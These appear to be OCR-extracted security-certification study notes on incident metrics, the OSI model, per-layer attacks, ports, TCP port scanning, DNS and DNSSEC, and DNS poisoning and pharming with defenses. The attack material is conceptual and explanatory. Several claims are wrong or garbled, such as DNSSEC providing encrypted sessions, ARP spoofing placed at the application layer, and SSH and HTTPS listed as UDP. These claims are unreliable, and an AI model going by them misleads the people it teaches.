
■ Number of successful intrusions
■ Number of successful crimes
■ Number of successful incidents
■ Number of successful disruptions
■ Number of unsuccessful intrusions

- Number of unsuccessful crimes
- Number of unsuccessful incidents
- Number of unsuccessful disruptions
- Time to detect incidents
- Time to assess incidents
- Time to respond to incidents
- Time to recover from incidents
- Time to restore normal conditions after incident
- Level of organizational impact of incidents
- Number of false positives (i.e., false detection alerts/alarms)

Key risk indicators (KRI’s) tell us where we are today in relation to our risk appetite. They measure how risky an activity is so that leadership can make informed decisions about that activity, all the while taking into account potential resource losses. Like KPIs, KRIs are selected for their impact on the decisions of the senior leaders in the organization. This means that KRIs often are not specific to one department or business function, but rather affect multiple aspects of the organization. KRIs have, by definition, a very high business impact.

Domain 4: Communications And Network Security

OSI Model



OSI model layer-based network container names

Application	Protocol data unit
Presentation	Protocol data unit
Session	Protocol data unit
Transport	Segment (TCP)/Datagram (UDP)
Network	Packet
Data Link	Frame
Physical	Bits

1: *Physical* layer 1 of the OSI model. This first layer describes units of data such as bits represented by energy (such as light, electricity, or radio waves) and the medium used to carry them, such as copper or fiber optic cables. WLANs have a physical layer, even though we cannot physically touch it. Cabling standards such as thinnet, thicknet, and unshielded twisted pair (UTP) exist in layer 1, among many others devices, including hubs and repeaters.

2: *Data link* layer handles access to the physical layer as well as LAN communication. An Ethernet card and its media access control (MAC) address are at layer 2, as are switches and bridges. Layer 2 is divided into two sublayers: media access control (MAC) and logical link control (LLC). The MAC layer transfers data to and from the physical layer, while LLC handles LAN communications. MAC touches layer 1 and LLC touches layer 3.
Address Resolution Protocol (ARP): Maps IP address to MAC address
Reverse Address Resolution Protocol (RARP): Maps MAC address to IP address
Media Access Control:
1. CSMA/CD: Carrier sense multiple access with collision detection (IEEE 802.3) Ethernet
2. CSMA/CA: Carrier sense multiple access with collision avoidance (IEEE 802.11) Wireless

3: *Network* layer describes routing, which is moving data from a system on one LAN to a system on another. IP addresses and routers exist at layer 3, where protocols include IPv4 and IPv6, among others.


4: *Transport* layer handles packet sequencing, flow control, and error detection. TCP and user datagram protocol (UDP) are layer 4 protocols. Layer 4 makes a number of features available, such as resending or resequencing packets. Taking advantage of these features is a protocol implementation decision. As we will see later, TCP takes advantage of these features, at the expense of speed. Many of these features are not implemented in UDP, which chooses speed over reliability.

5: Session layer manages sessions, which provide maintenance on connections. Mounting a file share via a network requires a number of maintenance sessions, such as remote procedure calls (RPCs), which exist at the session layer. The session layer provides connections between applications and uses simplex, half-duplex, and fullduplex communication.


6: Presentation layer presents data to the application and user in a comprehensible way. Presentation layer concepts include data conversion, characters sets such as ASCII, and image formats such as GIF (graphics interchange format), JPEG (joint photographic experts group), and TIFF (tagged image file format). Presentation layer is responsible for translation, encryption, and compression of data.

7: Application layer is where you interface with your computer application. Your web browser, word processor, and instant messaging client exist at layer 7. The protocols Telnet and FTP are application-layer protocols.

OSI Layer Attacks



7. Application	FTP, IMAG, SMTP, SFTP and more	Allows access to the resources	Viruses, Ransomwares, Worms, Malware, Keyloggers, Botnets, ARP Spoofing, Spyware, Man in Middle Attacks, Cache Poisoning, and DNS redirections
6. Presentation	JPG, MPEG, PNG	Format of the data, Encryption, Translates, Compresses	
5. Session	SQL, RPC, NFS	Establishes, Manages and Terminates Sessions	
4. Transport	TCP/UDP	End to End Connections	RIP attacks, SYN flooding
3. Network	L3 Switches and Routers	Routing, Source to Destination Packet movement	IP Smurfing, Address Spoofing, Misconfiguration in the devices, non updated firmware, weak or default passwords
2. Data Link	L2 Switches and Bridges	Organizes the bits to frames	
1. Physical	Physical Cabling	Transmits Bits over the medium, Provides electrical specs	The physical and environmental threats, Dust, Water, and more



Application Layer ← HTTP, HTTPS, FTP, SMTP,DNS — Malware, DoS, SMTP Attacks, Insecure HTTP, Browser Hijacking, Buffer Overflows, Application and Business Logic Flaws etc

Presentation Layer ← Data Represntation and Encryption — Malformed SSL Request, SSL Stripping, Unicode Vulnerabilities etc

Session Layer ← Web Sockets — Session Hijacking, DoS etc.


Transport Layer ← TCP, UDP, SSL — Desynchronization Attacks, SYN Flooding, Energy Drain Attack, TCP Sequence Prediction Attack etc.

Network Layer ← IP, ICMP — MITM, Ping Floods, Hijacking, Spoofing etc.


Data Link Layer ← MAC, Ethernet — MAC Spoofing, Collision, Switch Looping, Traffic Analysis etc.

Physical Layer ← Cables, Fibre, Wireless — Wiretapping, Jamming, Tampering etc.

Protocols



7 Application	SSH, HTTP, FTP, LPD, SMTP, Telnet, TFTP, EDI, POP3, IMAP, SNMP, NNTP, S-RPC, and SET
6 Presentation	Encryption protocols and format types, such as ASCII, EBCDICM, TIFF, JPEG, MPEG, MIDI
5 Session	SMB, RPC, NFS, and SQL
4 Transport	SPX, SSL, TLS, TCP, and UDP
3 Network	ICMP, RIP, OSPF, BGP, IGMP, IP, IPSec, IPX, NAT, and SKIP
2 Data Link	ARP, SLIP, PPP, L2F, L2TP, PPTP, FDDI, ISDN
1 Physical	EIA/TIA-232, EIA/TIA-449, X.21, HSSI, SONET, V.24, V.35, Bluetooth, 802.11 - Wifi, and Ethernet



Internet

- Runs on TCP/IP protocol
- Global network of public networks, network access points (naps), and service providers
- Operated either for public access or private data exchange (with a VPN)

Intranet

- Internet-like logical network
- Based on an organization's internal physical network infrastructure
- TCP/IP and HTTP standards
- Web browsers

Extranet

- Private network using internet protocols
- Accessible by partners and vendors outside of the organization, but not by the general public

Types of Networks


- **PANs (Personal Area Networks)** Small limited range networks associated with low-power wireless technologies (e.g. Bluetooth)
- **LANs (Local Area Networks)**Comparatively small high-speed network covering a confined area (e.g. single building, floor, or office)
- **CAN (Campus Area Networks)** Multiple LANs covering an organization's local campus connected via high-speed links
- **MANs (Metropolitan Area Networks)** Associated with a single city or metropolitan area
- **WANs (Wide Area Networks)** Covers much larger distances and allows organizations to connect multiple disparate LANs
- **GANs (Global Area Networks**) Global connection of multiple WANs

Common Application Layer Protocols & Ports

Port #	Application Layer Protocol	Type	Description
20	FTP	TCP	File Transfer Protocol - data
21	FTP	TCP	File Transfer Protocol - control
22	SSH	TCP/UDP	Secure Shell for secure login
23	Telnet	TCP	Unencrypted login
25	SMTP	TCP	Simple Mail Transfer Protocol
53	DNS	TCP/UDP	Domain Name Server
67/68	DHCP	UDP	Dynamic Host
80	HTTP	TCP	HyperText Transfer Protocol
123	NTP	UDP	Network Time Protocol
161,162	SNMP	TCP/UDP	Simple Network Management Protocol
389	LDAP	TCP/UDP	Lightweight Directory Authentication Protocol
443	HTTPS	TCP/UDP	HTTP with Secure Socket Layer

TIP

Ports 1024 and above are called the ephemeral ports, which means they could be used by any service for any reason.




No.	TCP	UDP
1	**Connection oriented**	Connection-less protocol
2	**Byte** stream	**Message** stream
3	No support for multicasting/broadcasting	Supports **multicasting/broadcasting**
4	Supports **full duplex** transmission	No support for full duplex transmission
5	**Reliable** service of data transmission	Unreliable service of data transmission
6	TCP packet is called a **segment**	UDP packet is called a **datagram**
7	Provides **error detection** and **flow control**	No support for error detection and flow control

Three-way handshake process is as follows:

1. The client sends a SYN (synchronize) flagged packet to the server.

2. The server responds with a SYN/ACK (synchronize and acknowledge) flagged packet back to the client.

3. The client responds with an ACK (acknowledge) flagged packet back to the server.



TCP port scanning
Tools such as Nmap may be used to conduct a port scan. Attempt to determine all open TCP or UDP ports on a system. Sending a TCP SYN packet to a port may result in:
o SYN/ACK: port is open and unfiltered
o RST/ACK: port is closed and unfiltered
o No response: unknown (A filter may be blocking the request or the response, cannot determine if the port is actually open or closed in this case.)

Socket is a combination of an IP address and a TCP or UDP port on one node. A socket pair describes a unique connection between two nodes: source port, source IP, destination port, and destination IP. Example: *192.168.1.7:1025*


There are three numbering and addressing concepts you should be familiar with:

- **Doman Name** The domain name or computer name is a "temporary" human-friendly convention assigned to an IP address.
- ***IP Address*** The IP address is a "temporary" logical address assigned over or onto the MAC address.
- ***MAC Address*** The MAC address, or hardware address, is a "permanent" physical address.


Domain Name System (DNS) resolves a human-friendly domain name into its IP address equivalent. Then, Address Resolution Protocol (ARP) resolves the IP address into its MAC address equivalent. It is also possible to resolve an IP address into a domain name via a DNS reverse lookup if a PTR (i.e., pointer) resource record is defined in the domain's zone file. IP addresses are assigned either statically or dynamically via DHCP. It uses port TCP/UDP port 53.
■ *Top-level domain (TLD)*—The com in www.google.com
■ *Registered domain name*—The google in www.google.com
■ *Subdomain(s) or hostname*—The www in www.google.com
Every registered domain name has an assigned authoritative name server.

- The *primary authoritative name server* hosts the original editable zone file for the domain.
- *Secondary authoritative name servers* can be used to host read-only copies of the zone file.
- *A zone file* is the collection of *resource records* or details about the specific domain.

Domain Name System Security Extensions (DNSSEC) (dnssec.net) is a security improvement to the existing DNS infrastructure. The primary function of DNSSEC is to provide mutual certificate authentication and encrypted sessions between devices during DNS operations.



DNSSEC
(Domain Name System Security Extensions)
User
(stub resolver)
ISP
(caching recursive resolver)
Root
(authoritative name server)
TLD - .eu
(authoritative name server)
Domain owner papki.eu
(authoritative name server)
DNSKEY root
DS .er
DNSKEY root
DS papaki.eu
DNSKEY root
papaki.eu

DNS poisoning is the act of falsifying the DNS information used by a client to reach a desired system.




Rogue DNS server can listen in on network traffic for any DNS query or specific DNS queries related to a target site. Then the rogue DNS server sends a DNS response to the client with false IP information. Once the client receives the response from the rogue DNS server, the client closes the DNS query session, which causes the response from the real DNS server to be dropped and ignored as an out-of-session packet.

DNS Cache Poisoning: DNS poisoning involves attacking DNS servers and placing incorrect information into its zone file or cache. Authorized DNS server attacks aim at altering the primary record of an FQDN in the zone file on the primary authoritative DNS server. This causes real DNS servers to send false data back to clients.




DNS Pharming: Another attack closely related to DNS poisoning and/or DNS spoofing is DNS pharming. Pharming is the malicious redirection of a valid website's URL or IP address to a fake website. Pharming typically occurs either by modifying the local hosts file on a system or by poisoning or spoofing DNS resolution.


THE SCHEME OF A GENERIC PHARMING ATTACK
CLIENT
Issue requested to real website
2
1
ATTACKER
Inject fake DNS entry
DNS SERVER
Request resolves to fake website
3
WWW
FAKE WEBSITE
WWW
REAL WEBSITE

Altering the Hosts File

Modifying the hosts file on the client by placing false DNS data into it redirects users to false locations. If an attacker is able to plant false information into the hosts file, then when the system boots the contents of the hosts file they will be read into memory where they will take precedence.

DNS query spoofing attack occurs when the hacker is able to eavesdrop on a client's query to a DNS server. The attacker then sends back a reply with false information. In order for this to be successful, the false reply must include the correct QID cloned from the query.



Proxy falsification attack could be implemented via DNS if the proxy's domain name has to be resolved by the client to use the proxy. Attacks could modify the local configuration, the configuration script, or the routing table to redirect communications to a false proxy. This method works only against web communications (or other services or protocols that use a proxy). A rogue proxy server can modify traffic packets to reroute requests to whatever site the hacker wants.

Defenses to DNS Poisoning: Although there are many DNS poisoning methods, here are some basic security measures you can take that can greatly reduce their threat:

■ Limit zone transfers from internal DNS servers to external DNS servers. This is accomplished by blocking inbound TCP port 53 (zone transfer requests) and UDP port 53 (queries).

■ Require internal clients to resolve all domain names through the internal DNS. This will require that you block outbound UDP port 53 (for queries) while keeping open outbound TCP port 53 (for zone transfers).

■ Limit the external DNS servers from which internal DNS servers pull zone transfers.

